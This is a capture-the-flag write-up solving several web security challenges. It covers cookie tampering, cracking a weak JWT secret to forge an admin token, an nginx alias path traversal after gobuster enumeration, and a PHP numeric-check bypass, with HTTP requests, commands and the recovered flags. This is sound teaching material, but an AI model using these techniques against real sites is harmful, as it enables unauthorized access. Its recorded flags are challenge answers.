



Author: Kharim Mchatta

Title: CYBER TALENTS CTF WRITE UP

Category: WEB

Date: 7/12/2021

1. SECRET BLOG

Challenge Name: Secret Blog

Category: Web Security

Level: medium

Tries: 492 Times

Solved: 365 Times

Challenge Description

Only Blog Admins can see the flag, could you be one of them?

Link: <http://18.193.124.146/secretblog/>

We start off with this challenge called secret blog, the description of the challenge states that “**only blog admin can see the flag, could you be one of them?**”

Clicking on the provided link we are redirected to a webpage which has a login.

Secret Blog

I looked at the source code and there was nothing interesting there, I tried looking at robots.txt and the page returned a 404.

The next step was for me to try default credentials which included username and password: **admin** which logged be on the website and found the below message which said I had to be an admin to get the flag.



Flag

Success: You logged in! Not sure you'll be able to see the flag though.

Sorry admin, no flag for you!

In order to get the flag we had to understand how the requests are being send from the user to the server, so I went back to the login page then inserted the username and password and then intercepted the request using burpsuite.

```
POST /secretblog/login.php HTTP/1.1
Host: 35.225.49.73
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101
Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://35.225.49.73
Connection: close
Referer: http://35.225.49.73/secretblog/
Cookie: username=admin; password=admin; admin=False
Upgrade-Insecure-Requests: 1

Username=admin&password=admin
```

Examining the request I had seen the username and password fields that we were sending to the server and examining further I had seen on the cookie that the admin was set to false

Changing the parameter of the cookie from admin=False; to admin=True; and forwarded the request to the server

```
GET /secretblog/flag.php HTTP/1.1
Host: 35.225.49.73
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101
Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://35.225.49.73/secretblog/
Connection: close
Cookie: username=admin; password=admin; admin=True
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

After checking out the out put as shown below we had obtained the flag.



```
<div class="container">
  <div class="header">
    <h3 class="text-muted">
      Flag
    </h3>
  </div>

  <div class="alert alert-success alert-dismissible" role="alert" id="myAlert">
    <button type="button" class="close" data-dismiss="alert" aria-label="Close">
      <span aria-hidden="true">&times;</span>
    </button>
    Success: You logged in! Not sure you&#39;ll be able to see the flag though.
  </div>

  <div class="jumbotron">
    <p class="lead">
    </p>
    <p style="text-align:center; font-size:30px;">
      <b>
        flag{I_l0v3_Co0ki3s_M4nipul4ti0n}
      </b>
    </p>
  </div>
```

2. Admin Gate First

Challenge Name: admin gate first

Category:	Web Security	Level:	medium	Created At:	3 years ago
Tries:	1393 Times	Solved:	469 Times	Points:	100

Diffucallity Level ⓘ



Rating ⓘ




Challenge Description

Flag is safe in the admin account info

Link: <http://35.197.254.240/admingatefirst/>


This challenge was called admin gate first. Its description states that “**the flag is safe in the admin account info**”, meaning that in order to access the flag we need to get to the account of the admin.

Opening the provided link we are greeted with a login page with some credentials which we can use to login the website.



A screenshot of a web browser showing the login page of a website. The browser's address bar displays the URL '35.197.254.240/admingatefirst/'. The page has a light blue background. At the top, it says 'Welcome' in a large font. Below that, it shows 'User : test' and 'Pass : test'. Further down, there are two input fields: one labeled 'User' and another labeled 'Password'. At the bottom, there is a blue button labeled 'Login'.

Login the website we see that the site says welcome and shows the user that logged in and its role. Now its up to use to find a way to change our role from user to admin.



Next, I had to intercept the traffic with burpsuite and see what I was dealing with. I logged out and logged back in with the credentials and intercepted the traffic and started to examine the request. I noticed under cookie there was an authentication that was been sent to the server every time a user tries to login as shown below



Taking the authentication code and inserted it on burpsuite decoder and used base64 to decode the authentication code and we noticed that it was a JWT – Json Web Token as shown below.

Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer	Logger	Extender	Project options	User options						
<pre>eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjoie1widXNlcm5hbWVcIjpcInRlc3RcIixcInJvbGVcIjpcInVzZXJcIn0ifQ.XSPy0jZd8CEtHl2e3C1SjPaewco1tjO3iajbkly2OFQ</pre>																	
00000000	7b	22	74	79	70	22	3a	22	4a	57	54	22	2c	22	61	6c	{ "typ": "JWT", "al
00000010	67	22	3a	22	48	53	32	35	36	22	7d	2e	7b	22	64	61	g": "HS256"} . { "da
00000020	74	61	22	3a	22	7b	5c	22	75	73	65	72	6e	61	6d	65	ta": { "username
00000030	5c	22	3a	5c	22	74	65	73	74	5c	22	2c	5c	22	72	6f	\": \"test\", \"ro
00000040	6c	65	5c	22	3a	5c	22	75	73	65	72	5c	22	7d	22	6e	le\": \"user\"} \"f
00000050	51	2e	5d	23	f2	d2	36	5d	f0	21	2d	1e	5d	9e	dc	2d	Q.]#00e}8!-[]00-
00000060	52	8c	f6	9e	c1	ca	35	b6	33	b7	89	a8	db	90	9c	b6	PO0A2\$3-Q'000\$
00000070	4f	4f	61	--	--	--	--	--	--	--	--	--	--	--	--	--	070

JSON is an open standard used to share security information between two parties a client and a server. They are usually used for authorization, for more information on JWT just watch this YouTube video through the following link

<https://youtu.be/7Q17ubqLfAM>

I took the authentication key and pasted it on in an online decoder on the below link

<https://jwt.io/>

and pasted the code and could see in a better view the content of the JWT.

Encoded PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjoie1widXNlcm5hbWVcIjpcInRlc3RcIixcInJvbGVcIjpcInVzZXJcIn0ifQ.XSPy0jZd8CEtHl2e3C1SjPaewco1tjO3iajbkly2OFQ
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYLOAD: DATA

```
{
  "data": { "username": "test", "role": "user" }
}
```

VERIFY SIGNATURE

We could see that it the authentication was for the user test who had the role of user in the system. Next step is to try and crack the JWT token and then get the secret key.

I made use of a tool called jwt-cracker (<https://lmammino.github.io/jwt-cracker/>) but you could also use a tool from github called jwtcat (<https://github.com/AresS31/jwtcat>)


Cracking the token and we get the key which is **123456**

```
jwt-cracker eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjoie1widXNlcm5hbWVcIjpcInRlc3RcIixcInJvbGVcIjpcInVzZXJcIn0ifQ.XSPy0j2d8CetHl2e3C1SjPaewco1tj03iajbKjy20FQ 123456789 6
Attempts: 100000
Attempts: 200000
Attempts: 300000
SECRET FOUND: 123456
Time taken (sec): 4.737
Attempts: 390277
```

The next step would be changing the role to admin and inserting the key in the verify signature section. Once those changes are made you can copy the new JWT token ready for use.

<pre>eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjoie1widXNlcm5hbWVcIjpcInRlc3RcIixcInJvbGVcIjpcInVzZXJcIn0ifQ.XSPy0j2d8CetHl2e3C1SjPaewco1tj03iajbKjy20FQ 123456789 6</pre>	HEADER: ALGORITHM & TOKEN TYPE <pre>{ "typ": "JWT", "alg": "HS256" }</pre> PAYLOAD: DATA <pre>"data": { "username": "test", "role": "admin" }</pre> VERIFY SIGNATURE HMACSHA256(base64UrlEncode(header) + "." + base64UrlEncode(payload), 123456 ☐ secret base64 encoded
--	--

Going back to burpsuite we need to replace all the places which had the old JWT tokens with the new one which has the modified role from user to admin. This can be seen on the below image.



The screenshot displays the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab shows an HTTP GET request to `/admingatefirst/index.php?info=yes` with various headers including `Host`, `User-Agent`, `Accept`, `Accept-Language`, `Accept-Encoding`, `Content-Type`, and `Authorization`. The 'Response' tab shows an HTTP 200 OK response from the server, with headers including `Server`, `Date`, `Content-Type`, `Connection`, `Allow`, and `Content-Length`. The response body is a JSON object containing `username`, `role`, and `flag`.

```
Request
Pretty Raw Hex \n
1 GET /admingatefirst/index.php?info=yes HTTP/1.1
2 Host: 35.197.254.240
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsInR5cCI6IkpXZWl0eXciLCJpc1IjOiJpbnRlc3R5c291bnQ3In0.eyJhbnQ3pYELy4DJG20h2eCRiKFRqW3HCdBIAnyOGsTNHw
9 X-Requested-With: XMLHttpRequest
10 Connection: close
11 Referer: http://35.197.254.240/admingatefirst/
12 Cookie: auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsInR5cCI6IkpXZWl0eXciLCJpc1IjOiJpbnRlc3R5c291bnQ3In0.eyJhbnQ3pYELy4DJG20h2eCRiKFRqW3HCdBIAnyOGsTNHw
13
14

Response
Pretty Raw Hex Render \n
1 HTTP/1.1 200 OK
2 Server: nginx/1.10.3 (Ubuntu)
3 Date: Thu, 01 Jul 2021 09:15:53 GMT
4 Content-Type: application/json; charset=utf-8
5 Connection: close
6 Allow: GET, POST, HEAD, OPTIONS
7 Content-Length: 61
8
9 {
  "username": "test",
  "role": "admin",
  "flag": "J|W|T#S3cr3T82018"
}
```

Once the request was submitted, we received our flag back.

3. Back to basics

Challenge Name: Back to basics

Category:	Web Security	Level:	easy	Created At:	2 years ago
Tries:	1735 Times	Solved:	888 Times	Points:	50

Diffucallity Level ⓘ

Basic Advanced

Rating ⓘ



Challenge Description

not pretty much many options. No need to open a link from a browser, there is always a different way

Link: <http://35.197.254.240/backtobasics>

This challenge was called back to basics, it was a tricky challenge but at the end of the day it was concurred. The challenge description was “**not pretty much many options. No need to open a link from a browser. There is always a different way**” as the description of the challenge states no need to open a link from the browser well, they really meant it and you shall know why shortly.

I took the link and pasted it on the browser and whenever I pasted it, it was redirecting me back to google page. I was initially baffled with this but then I decided to send the request to burpsuite and see what the reason of such behavior is. After intercepting the traffic I had sent it to repeater to see what was happening.

```
SET /backtobasics/ HTTP/1.1
Host: 35.197.254.240
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:84.0) Gecko/20100101 Firefox/84.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/w
ebp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

After sending the request I had seen that the website was allowing different kind of HTTP Methods like GET, POST, HEAD and OPTIONS as shown below, and as for our bafflement on why we were being redirected to google is because of the script as seen below.

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Tue, 29 Dec 2020 09:32:02 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Allow: GET, POST, HEAD, OPTIONS
Content-Length: 65

<script>
  document.location = "http://www.google.com";
</script>
```

Changing the Method from GET to POST and send the request to the server we can see in the response space there is a obfuscated code.

Request

```
POST /backtobasics/ HTTP/1.1
Host: 35.197.254.240
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Fri, 09 Jul 2021 09:51:41 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Allow: GET, POST, HEAD, OPTIONS
Content-Length: 260

<!--
var _0x7f88=["","join","reverse","split","log","ceab068d9522dc567177de8009f323b2"];function reverse(
-->
```


Took the code to java beautifier (<https://beautifier.io/>) so that the code can be readable.



Reading the content of the obfuscated flag we notice that the code requires us to reverse the string inside the 4th index in `_0x6e5x2` variable. To reverse it we had to write a script as shown below.



Running the code we get the flag as show in the below image
2b323f9008ed771765cd2259d860baec



4. Bean

Challenge Name: bean

Category:	Web Security	Level:	easy
Tries:	2060 Times	Solved:	988 Times

Challenge Description

Challenge Link: <http://a527d14de858a4a2ab03e28cc2870f07-751037772.us-west-1.elb.amazonaws.com>


This challenge was called bean where the description said, “**come back home Mr Bean**”. Opening up the link we just find a website with the image of Mr. bean, I checked robots.txt and inspected element but it had nothing useful.



Next, I went to brute force directory of the website to look for useful directories and found one path which was /files.

```
(root@TheCybersamurai) [~/Desktop/cybertalents/bean]
# gobuster dir -u http://52.28.216.196/bean/ -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:             http://52.28.216.196/bean/
[+] Threads:        10
[+] Wordlist:        /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
[+] Status codes:    200,204,301,302,307,401,403
[+] User Agent:      gobuster/3.0.1
[+] Timeout:        10s
=====
2021/04/05 13:37:05 Starting gobuster
=====
/files (Status: 301)
Progress: 7847 / 207644 (3.78%)
```

Then I went to the file path and found the server directories



Index of /files/		
../		
alternatives/	04-Mar-2021 18:20	-
apt/	25-Apr-2017 17:19	-
cron.daily/	24-Apr-2017 17:03	-
default/	25-Apr-2017 17:20	-


Going back one step behind we find a home directory, going into the home directory we see the flag

Index of /files../home/



../		
flag.txt	18-Feb-2021 12:29	40

Viewing the content of the flag as shown below.



Kali Linux, an Offensive Security x 52.28.216.196/bean/ x 52.28.216.196/bean/files../h x +

52.28.216.196/bean/files../home/flag.txt

FLAG{Nginx_n0t_aLwAys_sEcUre_bY_The_waY}

5. Big number

Challenge Name: Big Number

 Category:	Web Security	 Level:	medium
 Tries:	1960 Times	 Solved:	674 Times

Challenge Description

a big number is needed to save the world

 **Link:** <http://35.240.62.111/bignumber/>

This challenge was called big number where the challenge description says that “a **big number is needed to save the world**” opening the provided link it led me to a webpage which asked for a password, but the password should be 3 numbers long and can exceed 999 in value as shown below

⚠ Not secure | 35.240.62.111/bignumber/

Help The World With a Big Number

You can help the world by providing 3 numbers can exceed 999 in value:

Password:

..... wanna [source?](#)


Clicking on the source tab a source code appeared which gave us a hint, as shown below.

```
<?php if (isset($_GET['password'])) {  
    if (is_numeric($_GET['password'])) {  
        if (strlen($_GET['password']) < 4) {  
            if ($_GET['password'] > 999)  
                die($flag);  
            else  
                print 'Too little';  
        } else  
            print 'Too long';  
    } else  
        print 'Password is not numeric';  
}  
?>
```


Basically, what the code is trying to highlight is we need a number where the number is less than 4 and also more than 999 in value. Logically its impossible to enter a number greater than 999 which is not 4 digits long and the only solution to this is exponentials in mathematics.

Exponential can allow us to make the value of 1 digit number increase, we need an exponential number that can give us a value more than 999 which is 3 exponential 9 but submitting this as it is would not work so we need to type its as $3e9$ as the password.

Submitting the value and I get the flag



▲ Not secure | 35.240.62.111/bignumber/?password=3e9 ☆

Help The World With a Big Number

You can help the world by providing 3 numbers can exceed 999 in value:

Password:

..... wanna [source?](#)

FLAG{Yes_Y0u_C4n_Use_Exp0nentialL}

6. Blue Inc

Challenge Name: Blue Inc.


Category:	Web Security	Level:	easy	Created At:	3 years ago
Tries:	1779 Times	Solved:	1515 Times	Points:	50

Challenge Description


Blue Inc is a new social media website that's still under construction, However it doesn't have registration yet, but if you are interested in seeing our website then you can login with demo/demo.

Link: http://35.240.62.111/blue_inc/chal1/

This challenge was called blue Inc where the challenge description says that “Blue inc is a new social media website that is still under construction, however it doesn’t have registration yet, but if you are interested in seeing the website then you can login with demo/demo” meaning that this was our way in through the first entry point. Taking the provided link and pasting it on the browser we are greeted by a webpage as shown below.




We clicked on the login button and entered our given credentials demo:demo and we logged in as demo. First thing that was visible to me after login in was the URL, I noticed that the link points to a page called profile.php which takes a parameter named user with value demo.



Welcome to your profile *demo*!

